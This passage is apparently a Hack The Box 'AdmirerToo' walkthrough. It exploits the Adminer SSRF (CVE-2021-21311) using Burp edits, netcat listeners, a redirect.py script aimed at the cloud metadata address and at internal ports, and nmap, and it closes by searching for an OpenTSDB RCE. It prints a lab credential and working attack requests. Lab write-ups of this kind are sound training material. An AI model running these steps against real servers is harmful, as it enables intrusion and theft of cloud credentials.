
Affecting vrana/adminer package, versions >=4.0.0, <4.7.9

INTRODUCED: 11 FEB 2021 CVE-2021-21311 CWE-918

Looking up the github project

17. **I lookup `adminer github` to see if I can find the project**

```
1. This is the adminer creator `https://github.com/vrana/adminer`
2. I look to see if any SSRFs issues the project talks about.
3. I search "adminer vrana SSRF"
4. I click on `https://security.snyk.io/vuln/SNYK-PHP-VRANAADMINER-1072463` >>> scroll down >>> click on `GitHub Additional
Information` >>> that should take you to a PDF
5. It should auto download. `file:///tmp/mozilla_h@x0r0/Adminer.SSRF.pdf`
```


Language: English

Adminer 4.7.7 4.7.8


Login

i-00[redacted]

System	Elasticsearch (beta)
Server	34.72.[redacted]
Username	test
Password	
Database	test

18. **If you did the the first Admirer we had an adminer login dashboard like in the image above.**


```
1. However, when we click on the `Enter` we bypass all of that. Well, earlier we intercepted the click of the `Enter`
button. If you URL decode the auth you can see that is the exact same login panel except it is in text format.
```



```
Request    Response
Pretty   Raw   Hex
POST / HTTP/1.1
Host: db.admirer-gallery.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xm
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://db.admirer-gallery.htb/
Content-Type: application/x-www-form-urlencoded
Content-Length: 162
Origin: http://db.admirer-gallery.htb
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Cookie: adminer_sid=8ikanpe2bevpnp3ggh9hpeaigs; adminer_key=f33a8fb11b649a168ed935b736115bee; adminer_vers
c2VydmVy-bG9jYWxob3N0-YWRtaXJlcl9ybw%3D%3D-YWRtaXJlcg%3D%3D%3AwlSiBn8szW%2FDwzyvOJ3qbp7b1wqriJqq
Upgrade-Insecure-Requests: 1
Priority: u=0, i

auth[driver]=server&auth[server]=localhost&auth[username]=admirer_ro&auth[password]=1w4nn4b3adm1r3d2!&auth
```

19. **You can see at the bottom of the screenshot of the burpsuite intercept that the parameters are almost exaclty the same as the adminer login screen**

```
1. 
auth[driver]=server&auth[server]=localhost&auth[username]=admirer_ro&auth[password]=1w4nn4b3adm1r3d2!&auth[db]=admirer&auth[
permanent]=1
2. You got server, username, password, etc...
3. I copy the beginning of the login blog `auth[driver]` and I add adminer and search for `adminer auth[driver]`
4. I get nothing I add the word `elastic` and that works
5. I search for `adminer auth[driver]=elastic`
6. This was kind of an act of futility. S4vitar who I follow just wanted to verify that the first field was indeed `elastic`
```



Then the Elasticsearch login module was used within Adminer to “login” to the server running the python code which resulted in Adminer printing the json response from the metadata server containing the server’s AWS instance-id. The screenshots below demonstrate the successful attack.

A copy of the python script used to redirect the request can be found here: https://gist.github.com/bpsizemore/227141941c5075d96a34e375c63ae3bd

20. **I go back to the PDF**


```
1. I click on the following link inside the PDF
2. https://gist.github.com/bpsizemore/227141941c5075d96a34e375c63ae3bd
3. I click on raw and I use the link to download the file with wget. I like being extra. lol jk
4. The code in `redirect.py` is written in python2 or python2.7
```

21. **Executing redirect.py**

```
1. ᐅ python2.7 redirect.py
usage: redirect.py [-h] [--port PORT] [--ip IP] redirect_url
redirect.py: error: too few arguments
2. Lets hold off on this for a second. Lets see if we can get the Adminer to contact our netcat. I am using netcat instead
of python server on port because we can sometimes catch more verbose info that way.
```

---

22. **Let's intercept the `http://db.admirer-gallery.htb` page when you hit the execute button one more time. Do not send it to repeater we are going to make a quick edit to the intercept and foward it.**




```
~/haCk54CrAcK/admirertoo ᐅ sudo nc -nlvp 80
[sudo] password for carb0nf1b3r:
Listening on 0.0.0.0 80
Connection received on 10.129.96.181 49820
GET / HTTP/1.0
Authorization: Basic YWRtaXJlcl9ybzo=
Host: 10.10.14.2
Connection: close
Content-Length: 2
Content-Type: application/json

[]%
```

```
1. Setup your netcat listener sudo nc -nlvp 80
2. Now intercept when you click `Enter` button
3. Now, we are going to edit 2 fields and then send it on its way.
4.
auth%5Bdriver%5D=elastic&auth%5Bserver%5D=10.10.14.2&auth%5Busername%5D=admirer_ro&auth%5Bpassword%5D=1w4nn4b3adm1r3d2%21&auth%5Bdb%5D=admirer&auth%5Bpermanent%5D=1
5. Do not URL decode. Instead of `server` enter `elastic` all lowercase. Then instead of `localhost` put in your Tun0 ip. Mine is `10.10.14.2`. Then foward it and unlick the intercept button. You should have caught the connection with your netcat.
```

Now let's do that all over again except this time we will be using redirect.py exploit

23. **Intercept the `http://db.admirer-gallery.htb` page again and do send it repeater and make the same edits we did above**

```
1. Except this time we will be using the exploit `redirect.py`
2. Setup a python server to serve a PoC test page. Call it whatever and put `Hello World` inside of test.txt
3. Now we will serve test.txt with a python server on port whatever. I will be useing 8686. The port does not matter.
4. python3 -m http.server 8686
5. ~/hackthebox/admirertoo ▷ touch test.txt
6. ~/hackthebox/admirertoo ▷ echo "Hello World" > test.txt
```



```
r$ sudo python2 redirect.py -p 80 http://169.254.169.254/latest/meta-data/instance-id

1.0" 301 -
1.0" 301 -
```

PoC

redirect.py will work in unison with the python server, Next you will execute redirect.py and last you will foward the intercept changing the word server to elastic and localhost to your tun0 ip address


24. **Now we will create the command in `redirect.py`**

```
1. There is a small example of how to use the exploit in the PDF.
2. python2.7 redirect.py -p 80 http://10.10.14.2:8686/test.txt
3. Hit enter on the python explit redirect.py
4. Next foward the intercept from burpsuite.
5.
auth%5Bdriver%5D=elastic&auth%5Bserver%5D=10.10.14.2&auth%5Busername%5D=admirer_ro&auth%5Bpassword%5D=1w4nn4b3adm1r3d2%21&auth%5Bdb%5D=admirer&auth%5Bpermanent%5D=1
6. SUCCESS, this was the Proof of Concept part
```

Exploit explained

25. **Basically, we are catching the connection with our exploit and the exploit is redirecting the connection to your python http server**

```
1. ▷ sudo python2.7 redirect.py -p 80 http://10.10.14.2:8686/test.txt
[sudo] password for h@x0r:
serving at port 80
10.129.96.181 - - [31/Aug/2024 09:10:26] "GET / HTTP/1.0" 301 -
10.129.96.181 - - [31/Aug/2024 09:10:26] "GET / HTTP/1.0" 301 -

2. Next I fowarded the burpsuite intercept with the edited changes and then foward on the fly.

3. Then that hit the python exploit and it redirects that connection to our python http server.

4. ▷ python3 -m http.server 8686
Serving HTTP on 0.0.0.0 port 8686 (http://0.0.0.0:8686/) ...
10.129.96.181 - - [31/Aug/2024 09:10:26] "GET /test.txt HTTP/1.0" 200 -
10.129.96.181 - - [31/Aug/2024 09:10:27] "GET /test.txt HTTP/1.0" 200 -
```



Hello World

Server	User	Database	
MySQL (localhost)	admirer_ro	Admirer DB	Enter

26. **You can see hello world comes out on the login page**


```
1. Well this is might to work. The reason is because we are only getting data reflection and not code execution. Lets see what we can do
```

---

27. **We can not yet enumerate the `/proc/net/tcp` file to see internal ports, but we can scan for filtered ports which is probably the same ports that is open internally but not externally.**

```
1. ▷ sudo nmap -p- -sS --min-rate 5000 -vvvv -n -Pn 10.129.96.181
PORT      STATE    SERVICE        REASON
22/tcp    open     ssh            syn-ack ttl 63
80/tcp    open     http           syn-ack ttl 63
4242/tcp  filtered vrml-multi-use port-unreach ttl 63
16010/tcp filtered unknown        no-response
16030/tcp filtered unknown        no-response
2. When we get access to the system I will show that these ports are open internally but not to the public.
```

Redirecting internal port via localhost




<!DOCTYPE html><html><head><meta http-equiv=content-type content="text/html;charset=
left:2em}A.l:link{color:#6f6f6f}A.u:link{color:green}.fwf{font-family:monospace;white-space:p
queryui.nocache.js></script></head> <body text=#000000 bgcolor=#ffffff><table border=0 c
src=s/opentsdb_header.jpg><td>&nbsp;</td></tr><tr><td><font color=#507e9b><b></b></t
have JavaScript enabled.</noscript><iframe src=javascript:'' id=__gwt_historyFrame tabIndex
cellpadding=0 cellspacing=0><tr><td class=subg><img alt="" width=1 height=6></td></tr></

28. **I will be honest and I do not understand how the following vulnerability works but we may be able to take one of these internal ports and use the exploit `redirect.py` to redirect the output through the localhost and out through the open internal port `4242`. Let's try it.**

```
1. ▷ sudo python2.7 redirect.py -p 80 http://localhost:4242/
[sudo] password for h@x0r:
serving at port 80
2. I intercept the `Enter` button like before using burpsuite. I do not send it to repeater and edit it on the fly.
3. Burpsuite intercept
4. I forward the intercept it after changing `server` to `elastic` and `localhost` to mytun0 ip address.
5. ▷ sudo python2.7 redirect.py -p 80 http://localhost:4242/
[sudo] password for h@x0r:
serving at port 80
10.129.96.181 - - [01/Sep/2024 01:30:31] "GET / HTTP/1.0" 301 -
10.129.96.181 - - [01/Sep/2024 01:30:31] "GET / HTTP/1.0" 301 -
6. I get the hit on the redirect.py exploit and then I get output in the login panel.
7. <!DOCTYPE html><html><head><meta http-equiv=content-type content="text/html;charset=utf-8"><title>OpenTSDB</title>
<style><!-- body{font-family:arial,sans-serif;margin-left:2em}A.l:link{color:#6f6f6f}A.u:link{color:green}.fwf{font-family:monospace;white-space:pre-wrap}//--></style><script type=text/javascript language=javascript
src=s/queryui.nocache.js></script></head> <body text=#000000 bgcolor=#ffffff><table border=0 cellpadding=2 cellspacing=0
width=100%><tr><td rowspan=3 width=1% nowrap><img src=s/opentsdb_header.jpg><td>&nbsp;</td></tr><tr><td><font color=#507e9b>
<b></b></td></tr><tr><td>&nbsp;</td></tr></table><div id=queryuimain></div><noscript>You must have JavaScript enabled.
</noscript><iframe src=javascript:'' id=__gwt_historyFrame tabIndex=-1 style=position:absolute;width:0;height:0;border:0>
</iframe><table width=100% cellpadding=0 cellspacing=0><tr><td class=subg><img alt="" width=1 height=6></td></tr></table>
</body></html>
```


OpenTSDB



29. **I look up to see what `OpenTSDB` is since it was inteh title of the page we exfiltrated from the server**

```
1. I search for `what is OpenTSDB`
2. OpenTSDB is written in HBase. OpenTSDB offers a built-in, simple user interface for selecting one or more metrics and tags to generate a graph as an image. Alternatively an HTTP API is available to tie OpenTSDB into external systems such as monitoring frameworks, dashboards, statistics packages or automation tools.
3. How does OpenTSDB work?
OpenTSDB consists of a Time Series Daemon (TSD) as well as set of command line utilities. Interaction with OpenTSDB is primarily achieved by running one or more of the TSDs. Each TSD is independent. There is no master, no shared state so you can run as many TSDs as required to handle any load you throw at it. Each TSD uses the open source database HBase or hosted Google Bigtable service to store and retrieve time-series data. The data schema is highly optimized for fast aggregations of similar time series to minimize storage space. Users of the TSD never need to access the underlying store directly. You can communicate with the TSD via a simple telnet-style protocol, an HTTP API or a simple built-in GUI. All communications happen on the same port (the TSD figures out the protocol of the client by looking at the first few bytes it receives).
```

OpenTSDB exploit



https://github.com › OpenTSDB › opentsdb › issues › 2051

OpenTSDB 2.4.0 Remote Code Execution #2051 - GitHub

During a Pentest we found a remote code execution vulnerability in **OpenTSDB** 2.4.0 and below using command injection in the yrange parameter (other parameters might be vulnerable as well). When passing the payload via one of the parameters it is written to a gnuplot file in the /tmp directory and the...


30. **I search online for OpenTSDB exploits**

```
1. https://github.com/OpenTSDB/opentsdb/issues/2051
2. There is a Proof of Concept writeup on the the above github page.
